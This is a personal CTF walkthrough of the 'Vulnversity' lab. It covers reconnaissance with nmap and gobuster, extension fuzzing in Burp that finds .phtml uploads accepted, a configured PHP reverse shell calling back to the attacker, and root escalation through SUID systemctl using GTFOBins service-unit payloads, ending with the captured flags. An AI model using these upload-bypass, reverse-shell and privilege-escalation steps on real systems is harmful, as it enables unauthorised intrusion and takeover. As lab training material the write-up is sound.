

Task: Vulnersity.

Our task is to get 2 flags - user and root.

We start by checking if the target host is active, through the PING command.

```
root@ip-10-10-86-217:~# ping 10.10.86.217
PING 10.10.86.217 (10.10.86.217) 56(84) bytes of data.
64 bytes from 10.10.86.217: icmp_seq=1 ttl=64 time=0.992 ms
64 bytes from 10.10.86.217: icmp_seq=2 ttl=64 time=0.368 ms
^C
--- 10.10.86.217 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
```


The host responds, so we start by scanning nmap to check open ports and services.

```
root@ip-10-10-86-217:~# nmap -p- -sV -O 10.10.86.217
Starting Nmap 7.80 ( https://nmap.org ) at 2025-05-19 08:17 BST
Nmap scan report for 10.10.86.217
Host is up (0.00040s latency).
Not shown: 65529 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.3
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3128/tcp  open  http-proxy   Squid http proxy 3.5.12
3333/tcp  open  http         Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 02:D9:70:BA:9B:5B (Unknown)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.10 - 3.13
Network Distance: 1 hop
Service Info: Host: VULNUNIVERSITY; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```



There is an active Apache server on port 3333, let's see what it hides, we'll use gobuster to check the subsites.

```
root@ip-10-10-86-217:~# gobuster dir -u http://10.10.86.217:3333 -w /root/Desktop/Tools/wordlists/dirbuster
r/directory-list-2.3-medium.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.10.86.217:3333
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /root/Desktop/Tools/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/images (Status: 301) [Size: 320]
/css (Status: 301) [Size: 317]
/js (Status: 301) [Size: 316]
/fonts (Status: 301) [Size: 319]
/internal (Status: 301) [Size: 322]
/server-status (Status: 403) [Size: 302]
Progress: 218275 / 218276 (100.00%)
=====
Finished
=====
```

The only interesting subpage is /internal, after entering it shows us the ability to upload files - that is, we will use reverse shell.



To see what file extensions we can upload - we will use BurpSuite.



First, we capture the upload request and send it to the intruder.

Burp Suite Community Edition v2025.3.4 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Target: http://10.10.86.217:3333 [x] Update Host header to match target

Positions: Add § Clear § Auto §

1 POST /internal/index.php HTTP/1.1
2 Host: 10.10.86.217:3333
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:131.0) Gecko/20100101 Firefox/131.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: multipart/form-data; boundary=-----370767517226551713282235298477
8 Content-Length: 344
9 Origin: http://10.10.86.217:3333
10 Connection: keep-alive
11 Referer: http://10.10.86.217:3333/internal/
12 Upgrade-Insecure-Requests: 1
13 Priority: u=0, i
14 -----370767517226551713282235298477
15 Content-Disposition: form-data; name="file"; filename="shell.php5"
16 Content-Type: application/octet-stream
17 -----370767517226551713282235298477
18
19
20 Content-Disposition: form-data; name="submit"
21 Submit
22 -----370767517226551713282235298477--
23
24
25

Payloads

Payload position: All payload positions
Payload type: Simple list
Payload count: 5
Request count: 5

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load... Remove Clear Deduplicate Add Enter a new item Add from list... [Pro version only]

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add Edit Remove

Event log All issues 1 highlight 1 payload position Length: 972 Memory: 213.5MB Disabled

On the left you can see that we have loaded a list of PHP extensions - they are the most popular for web applications. We will test a few. In blue has been highlighted the part of the query that will be tested.

Attack Save

11. Intruder attack of http://10.10.86.217:3333

Results Positions

Capture filter: Capturing all items Apply capture filter

View filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		200	0			774	
1	php	200	0			773	
2	php3	200	0			774	
3	php4	200	0			773	
4	php5	200	0			774	
5	phtml	200	2			759	

Request Response

Pretty Raw Hex Render

Upload

Choose file No file chosen Submit

Success

Finished

After checking, we see that the .phtml format is acceptable - it's time to upload.


Before uploading the reverse shell, you need to configure your IP and port.

You can use, for example, a ready-made reverse shell, from the site:

<https://github.com/pentestmonkey/php-reverse-shell>

```
47 set_time_limit (0);
48 $VERSION = "1.0";
49 $ip = [REDACTED];
50 $port = 912;
51 $chunk_size = 1400;
52 $write_a = null;
53 $error_a = null;
54 $shell = 'uname -a; w; id; /bin/sh -i';
55 $daemon = 0;
56 $debug = 0;
```



Successfully sent:



Now we have to go to the site:

<http://10.10.183.19:3333/internal/uploads/shell.phtml> and it will launch our reverse shell.

We also need to start listening to the previously selected port.



We have successfully connected!

Now we start with the user flag:

```
$ cd /home/  
$ ls  
bill  
$ cd bill  
$ ls  
user.txt  
$ cat user.txt  
8bd7992fbe8a6ad22a63361004cfcedb  
$
```

In the home directory there is a user folder - bill, there is also the first flag.
Now the more difficult part - the root flag and raising permissions.
Had to change the system due to a technical problem - but we continue :)

```
$ find / - type f -perm -4000 -exec ls -ldb {} \; 2>/dev/null  
-rwsr-xr-x 1 root root 32944 May 16 2017 /usr/bin/newuidmap  
-rwsr-xr-x 1 root root 49584 May 16 2017 /usr/bin/chfn  
-rwsr-xr-x 1 root root 32944 May 16 2017 /usr/bin/newgidmap  
-rwsr-xr-x 1 root root 136808 Jul 4 2017 /usr/bin/sudo  
-rwsr-xr-x 1 root root 40432 May 16 2017 /usr/bin/chsh  
-rwsr-xr-x 1 root root 54256 May 16 2017 /usr/bin/passwd  
-rwsr-xr-x 1 root root 23376 Jan 15 2019 /usr/bin/pkexec  
-rwsr-xr-x 1 root root 39904 May 16 2017 /usr/bin/newgrp  
-rwsr-xr-x 1 root root 75304 May 16 2017 /usr/bin/gpasswd  
-rwsr-sr-x 1 daemon daemon 51464 Jan 14 2016 /usr/bin/at  
-rwsr-sr-x 1 root root 98440 Jan 29 2019 /usr/lib/snapd/snap-confine  
-rwsr-xr-x 1 root root 14864 Jan 15 2019 /usr/lib/policykit-1/polkit-agent-helper-1  
-rwsr-xr-x 1 root root 428240 Jan 31 2019 /usr/lib/openssh/ssh-keysign  
-rwsr-xr-x 1 root root 10232 Mar 27 2017 /usr/lib/eject/dmccrypt-get-device  
-rwsr-xr-x 1 root root 76408 Jul 17 2019 /usr/lib/squid/pinger  
-rwsr-xr-- 1 root messagebus 42992 Jan 12 2017 /usr/lib/dbus-1.0/dbus-daemon-launch-helper  
-rwsr-xr-x 1 root root 38984 Jun 14 2017 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic  
-rwsr-xr-x 1 root root 40128 May 16 2017 /bin/su  
-rwsr-xr-x 1 root root 142032 Jan 28 2017 /bin/ntfs-3g  
-rwsr-xr-x 1 root root 40152 May 16 2018 /bin/mount  
-rwsr-xr-x 1 root root 44680 May 7 2014 /bin/ping6  
-rwsr-xr-x 1 root root 27608 May 16 2018 /bin/umount  
-rwsr-xr-x 1 root root 659856 Feb 13 2019 /bin/systemctl  
-rwsr-xr-x 1 root root 44168 May 7 2014 /bin/ping  
-rwsr-xr-x 1 root root 30800 Jul 12 2016 /bin/fusermount  
-rwsr-xr-x 1 root root 35600 Mar 6 2017 /sbin/mount.cifs
```

We need to find all files with SUID bit - they can allow privilege escalation, the only unusual one is systemctl.

-perm -4000 looks for files with the SUID bit, which means running as the owner - usually root.

On the site: <https://gtfobins.github.io/gtfobins/systemctl/> , we can check how to raise the permissions with this file.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
(a) TF=$(mktemp)
echo /bin/sh >$TF
chmod +x $TF
sudo SYSTEMD_EDITOR=$TF systemctl edit system.slice
```

```
(b) TF=$(mktemp).service
echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "id > /tmp/output"
[Install]
WantedBy=multi-user.target' > $TF
sudo systemctl link $TF
sudo systemctl enable --now $TF
```

Now it remains to adapt the B command to our needs.

```
$ TF=$(mktemp).service
echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "cat /root/root.txt > /tmp/output"
[Install]
WantedBy=multi-user.target' > $TF
/bin/systemctl link $TF
/bin/systemctl enable --now $TF$ > > > $ Created symlink from /etc/systemd/system/tmp.W5NZaZFKmu.service to /tmp/tmp.W5NZaZFKmu.servi
ce.
$
Created symlink from /etc/systemd/system/multi-user.target.wants/tmp.W5NZaZFKmu.service to /tmp/tmp.W5NZaZFKmu.service.
$ cat /tmp/output
a58ff8579f0a9270368d33a9966c7fd5
```

1. We create a temporary file name with the suffix `.service`
2. This file contains the command to move the root flag, to a temporary folder, the command is executed only once.
3. creates a symlink in `/etc/systemd/system/` to our `.service`. With this, the system sees this service.
4. We add the service to the startup and run it immediately.
5. At the end there is a flag read from the temporary folder.

Summary:

As part of the Vulnersity task, I acquired two flags: user and root. During the analysis, I used tools such as nmap, gobuster, BurpSuite, and netcat, as well as reverse shell transfer and activation techniques. I was able to perform effective privilege escalation by analyzing files with the SUID bit and using systemctl according to techniques from GTFOBins.

CTF allowed me to better understand:

- *The process of identifying and analyzing web services,
- *The operation of web applications with upload vulnerabilities,
- *Practical aspects of privilege escalation in Linux.

This is the first, but not the last CTF challenge I'm documenting. Each such project develops my cyber security skills and is a solid step towards further specialization in this field.